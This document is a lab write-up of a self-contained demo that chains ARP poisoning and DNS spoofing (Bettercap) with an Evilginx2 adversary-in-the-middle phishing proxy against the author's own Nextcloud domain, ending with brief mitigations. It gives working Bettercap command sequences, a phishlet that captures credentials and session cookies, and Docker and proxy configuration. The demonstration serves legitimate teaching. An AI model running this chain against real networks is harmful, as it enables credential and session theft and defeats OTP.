

- [ARP poisoning, DNS spoofing and phishing attack](#)
 - [Introduction](#)
 - [Configuration](#)
 - [Domain configuration](#)
 - [ARP poisoning attack](#)
 - [EvilNginx2](#)
 - [Mitigations:](#)
 - [Bibliography](#)

ARP poisoning, DNS spoofing and phishing attack

Introduction

In this demo, an ARP poisoning attack is performed to intercept network traffic between a victim and the gateway. The attacker then uses DNS spoofing to redirect the victim's web traffic to a malicious website, which is designed to look like a legitimate site. Finally, a phishing attack is carried out to steal the victim's credentials.

Configuration

- **Threat model:**
 - The attacker is a malicious actor who has access to the same network as the victim. They can perform ARP poisoning to intercept traffic and DNS spoofing to redirect the victim's web traffic.
- **Tools:**
 - **Bettercap:** A simple command line tool to perform ARP poisoning and DNS spoofing attacks.
 - **EvilNginx2:** An attacker-in-the-middle proxy tailored for phishing attacks. It can be used to create a fake website that looks identical to the legitimate one, allowing the attacker to steal credentials.

- **Nginx proxy manager:** A reverse proxy that allows evilnginx2 to receive certificates even when behind a NAT
 - **Nextcloud:** A self-hosted file sharing and collaboration platform that will be used as the legitimate website for the phishing attack.
 - **Docker:** A platform that allows the attacker to run the necessary tools in isolated containers, making it easier to manage dependencies and configurations.
 - **Tailscale:** A VPN service that allows to create a secure virtual network.
- **Machines:**
 - **Kali Linux:** (IP:100.64.1.216) that will run Evilnginx2 and Nginx proxy manager in Docker containers.
 - **Windows 11:** (IP: 192.168.11.118) it will be the victim that will be targeted by the ARP poisoning and DNS spoofing attacks.
 - **Raspberry Pi:** (IP:192.168.11.61) that will be used to perform the ARP poisoning attack using Bettercap.
 - **Ubuntu Server:** will serve the nextcloud instance that the attacker will impersonate for the phishing attack.

Domain configuration

Because this is self-contained demo, I have used a domain I already own **leobloomfield.eu**, and managed by cloudflare.

The records I have added are: **kali.leobloomfield.eu A 100.64.1.216**
fake.leobloomfield.eu CNAME kali.leobloomfield.eu

☐			Name	Type	Content	Proxy status	TTL	Tags	Comment	Detail
☐			kali.leobloomfield.eu	A	100.64.1.216	DNS only - reserved IP	Auto	—	—	Edit
☐			fake.leobloomfield...	CNAME	kali.leobloomfield.eu	DNS only	Auto	—	—	Edit

I also have records that point to the nextcloud instance, but they are not relevant for this demo.

Then I also created zone dns tokens for the SSL certificate generation. It will later be used by nginx proxy manager to generate the certificate for the fake domain.

It is relevant to notice that `kali.leobloomfield.eu` points to `100.64.1.216` not to the actual private IP of the Kali machine: `192.168.1.96`. Instead it points to the IP which tailscale has assigned to it. When I tried to use the private IP, the router's DNS service would not resolve the record, while Cloudflare or Google did. So I think it's a router mitigation that prevents to resolve private IPs, but doesn't apply to tailscale. My setup always involved tailscale to mimich the effect of public IPs between trusted device, but it is interesting that it won't work without it.

ARP poisoning attack

The ARP poisoning attack is performed using Bettercap on the Raspberry Pi. I tried running bettercap on the Kali Linux machine, but it was not able to perform the attack successfully, probably because virtualization, while on the Raspberry Pi it worked without any issues. In practice the evil proxy may not be on the same machine as the one performing the ARP poisoning attack, so this setup is still valid for the demonstration.

The command used to perform the ARP poisoning attack is:

```
sudo bettercap -iface eth0
```

and the subsequent commands to perform the attack are:

```
net.recon off
net.probe off
set arp.spoof.targets 192.168.11.118
set arp.spoof.full duplex true
arp.spoof on
set dns.spoof.targets 192.168.11.118
set dns.spoof.domains nc.leobloomfield.eu
set dns.spoof.address 100.64.1.216
dns.spoof on
```

```

leo@leo-pi:~$ cat bettercap.txt
net.recon off
net.probe off
set arp.spoof.targets 192.168.11.118
set arp.spoof.full duplex true
arp.spoof on
set dns.spoof.targets 192.168.11.118
set dns.spoof.domains nc.leobloomfield.eu
set dns.spoof.address 192.168.11.96
dns.spoof on
leo@leo-pi:~$ sudo bettercap -iface eth0
bettercap v2.33.0 (built for linux arm with go1.22.6) [type 'help' for a list of commands]

192.168.11.0/24 > 192.168.11.61 » [15:50:14] [sys.log] [inf] gateway monitor started ...
192.168.11.0/24 > 192.168.11.61 » net.recon off
[15:50:23] [sys.log] [err] module net.recon is not running
192.168.11.0/24 > 192.168.11.61 » net.probe off
192.168.11.0/24 > 192.168.11.61 » s[15:50:23] [sys.log] [err] module net.probe is not running
192.168.11.0/24 > 192.168.11.61 » set arp.spoof.targets 192.168.11.118
192.168.11.0/24 > 192.168.11.61 » set arp.spoof.full duplex true
192.168.11.0/24 > 192.168.11.61 » arp.spoof on
[15:50:23] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
192.168.11.0/24 > 192.168.11.61 » [15:50:23] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the
attack will fail.
192.168.11.0/24 > 192.168.11.61 » s[15:50:23] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.11.0/24 > 192.168.11.61 » s[15:50:23] [endpoint.new] endpoint 192.168.11.118 detected as 10:e1:8e:82:aa:f2.
192.168.11.0/24 > 192.168.11.61 » set dns.spoof.targets 192.168.11.118
192.168.11.0/24 > 192.168.11.61 » set dns.spoof.domains nc.leobloomfield.eu
192.168.11.0/24 > 192.168.11.61 » set dns.spoof.address 192.168.11.96
192.168.11.0/24 > 192.168.11.61 » dns.spoof on
[15:50:24] [sys.log] [inf] dns.spoof nc.leobloomfield.eu -> 192.168.11.96
192.168.11.0/24 > 192.168.11.61 »

```

EvilNginx2

EvilNginx2 is used to create a fake website that looks identical to the legitimate one, allowing the attacker to steal credentials. The fake website is hosted on the Kali Linux machine, and it is accessible through the domain **fake.leobloomfield.eu**.

The configuration of EvilNginx2 is done through a configuration file, called phishlet, which specifies the domains to be spoofed and the credentials to be stolen. The configuration file is as follows:

```

min_ver: '3.0.0'
proxy_hosts:
  - {phish_sub: 'fake', orig_sub: 'nc', domain: 'leobloomfield.eu', session: true,
is_landing: true, auto_filter: true}
#sub_filters:
  # - {triggers_on: 'breakdev.org', orig_sub: 'academy', domain: 'breakdev.org',
search: 'something_to_look_for', replace: 'replace_it_with_this', mimes:
['text/html']}
auth_tokens:
  - domain: 'nc.leobloomfield.eu'
    keys: ['.*:regex']
    type: 'cookie'
credentials:
  username:
    key: 'user'
    search: '(.*)'
    type: 'post'
  password:
    key: 'password'
    search: '(.*)'
    type: 'post'
login:
  domain: 'nc.leobloomfield.eu'

```

```
path: '/login'
auth_urls:
  - '/apps/dashboard/'
```

Evilginx2 is inside a docker container. The **Dockerfile** is as follows:

```
# Use Ubuntu 22.04 as the base image
FROM ubuntu:22.04

# Install only necessary dependencies
RUN apt-get update && \
    apt-get install -y --no-install-recommends \
    ca-certificates \
    && rm -rf /var/lib/apt/lists/*

# Create app directory
RUN mkdir -p /app

# Copy the Evilginx build to the /app/evilginx directory
COPY build/evilginx /app/evilginx

# Expose port 443
EXPOSE 443

# Define the mount points for phishlets and config folders
VOLUME ["/phishlets", "/root/.evilginx"]

# Define the command to run Evilginx with mounted folders
CMD ["/app/evilginx", "-p", "/phishlets", "-c", "/root/.evilginx", "-developer"]
```


and to run it:

```
# Stop and remove any existing container with the name evilginx-container
docker stop evilginx-container 2>/dev/null || true
docker rm evilginx-container 2>/dev/null || true

# Run the container interactively with a bash shell
docker run -it \
  --add-host="nc.leobloomfield.eu:100.64.1.14" \
  -p 4433:443 \
  -v $(pwd)/phishlets:/phishlets \
  -v ~/.evilginx:/root/.evilginx \
  --name evilginx-container \
  evilginx-image \
```

In the evilginx2 console I set the configuration as:

```
config domain leobloomfield.eu
config ipv4 192.168.11.96
phishlets hostname nc leobloomfield.eu
phislets enable nc
```



```
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~$ cd progetto/evilginx2
(kali@kali)~$ ./run_docker.sh
evilginx-container
evilginx-container

[10:23:49] [inf] Evilginx Pro is finally out: https://evilginx.com (advanced phishing framework for red teams)
[10:23:49] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)
[10:23:49] [inf] loading phishlets from: /phishlets
[10:23:49] [inf] loading configuration from: /root/.evilginx
[10:23:50] [inf] blacklist: loaded 1 ip addresses and 0 ip masks

phishlet | status | visibility | hostname | unauth_url |
nc       | enabled | visible   | leobloomfield.eu |             |
```

This is hosted behind **Nginx proxy manager**, npm, which allows it to receive the traffic on port 443 and forward it to the container on port 4433.

The configuration of **npm** is done through the web interface, where I added a new proxy host with the following settings:

- Domain names: **fake.leobloomfield.eu**
- Scheme: https
- Forward hostname / IP: **192.168.11.96**
- Forward port: **4433** and in the SSL tab I enabled the SSL certificate, using the DNS challenge and the cloudflare token I created before.

Lastly in the advanced settings I put:

```
proxy_ssl_server_name on;
proxy_ssl_verify off;

proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header X-Forwarded-Proto $scheme;
```

```
proxy_set_header Host fake.leobloomfield.eu;
proxy_ssl_name fake.leobloomfield.eu;
```

I also put a redirection host that when a host access the ip of kali machine but with the `nc.leobloomfield.eu` domain, it redirects to the `fake.leobloomfield.eu` domain. I used there a self-signed certificate.\

SOURCE	DESTINATION	SSL	ACCESS	STATUS
 fake.leobloomfield.eu Created: May 27, 2026, 3:11:24 PM	https://192.168.11.96:4433	Let's Encrypt	Public	● Online

SOURCE	HTTP CODE	SCHEME	DESTINATION	SSL	STATUS
 nc.leobloomfield.eu Created: May 27, 2026, 3:32:12 PM	301	HTTPS	fake.leobloomfield.eu	Custom Certificate	● Online

Now when the victim tries to access `nc.leobloomfield.eu`, it will be redirected to `fake.leobloomfield.eu`. The browser **will** show a warning because my certificate for 'nc.leobloomfield.eu' is self-signed, but if the victim ignores the warning and proceeds to the website, they will see a login page that looks identical to the legitimate one, with a valid certificate.

When the victim enters their credentials, they will be captured by Evilnginx2. If the victim has OTP enabled, the attacker can also capture the OTP and use it to log in to the legitimate website.

Finally, the cookies of the victim will be captured, allowing the attacker to impersonate the victim and access their account without needing the credentials.

Mitigations:

- Use HTTPS: don't ignore browser warnings about invalid certificates, and always use HTTPS to encrypt your traffic.
- Look at the domain: always check the domain of the website you are accessing, and make sure it is the legitimate one.
- Public Wi-Fi: avoid using public Wi-Fi networks, as they are often unsecured and can be easily compromised by ARP poisoning.
- Safer two factor authentication: use a safer two factor authentication method, such as a hardware token, that cannot be easily phished.

Bibliography